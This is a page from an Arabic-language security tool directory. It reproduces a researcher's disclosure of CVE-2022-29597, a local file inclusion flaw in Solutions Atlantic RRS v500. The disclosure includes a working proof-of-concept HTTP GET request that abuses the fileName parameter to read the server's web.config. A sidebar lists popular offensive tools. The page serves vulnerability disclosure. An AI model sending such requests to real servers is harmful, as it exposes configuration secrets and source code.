
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/thegetch/cve-2022-29597
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبجمع المعلوماتاختبار الاختراق
GitHubthegetch/cve-2022-29597

CVE-2022-29597

تطبيق RRS v500 معرض لثغرة تضمين الملفات المحلية (LFI).

عرض المستودع
18منذ 4 سنواتلم تتم المراجعة بعد
مشاركة

CVE-2022-29597: إدراج ملف محلي في RSS v500

تطبيق RRS v500 من Solutions Atlantic عرضة لثغرة إدراج ملف محلي (LFI). يمكن لأي مستخدم مصادق عليه الإشارة إلى ملفات النظام الداخلية ضمن الطلبات المرسلة إلى الصفحة /RRSWeb/maint/ShowDocument/ShowDocument.aspx. سيقوم الخادم بالاستجابة بنجاح بمحتويات ملف النظام الداخلي المطلوب. قد تسمح هذه الإمكانية للخصوم باستخراج بيانات و/أو ملفات حساسة من نظام الملفات الأساسي، واكتساب معرفة حول الآليات الداخلية للنظام، أو الوصول إلى كود مصدر التطبيق.

Mitre URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-29597

NIST URL: https://nvd.nist.gov/vuln/detail/CVE-2022-29597

إثبات المفهوم (POC):

وظيفة عرض المستند:

الرابط المتأثر:

  • /RRSWeb/maint/ShowDocument/ShowDocument.aspx

عند فتح أو تنزيل ملف PDF من موقع RRS، يتم إرسال طلب إلى الرابط المتأثر يتضمن معلمة fileName. يمكن تعديل هذه المعلمة لتضمين مسار نظام داخلي، مثل web.config. سيقوم الخادم بعد ذلك بتقديم الملف المطلوب.

طلب GET مع مسار داخلي إلى web.config:

GET /RRSWeb/maint/ShowDocument/ShowDocument.aspx?fileName=C:\\Program%20Files\\Solutions%20Atlantic\\RRS\\RRSWeb\\web.config HTTP/1.1
Host: <REDACTED>
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://<REDACTED>/RRSweb/default.aspx
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: _ga=<REDACTED>; ASP.NET_SessionId=<REDACTED>
Connection: Keep-Alive


استجابة الخادم:

RRS_LFI_web.config

الاكتشاف

أبريل 2022

  • Eric Getchell - TheGetch
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    402
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    260
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    259

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






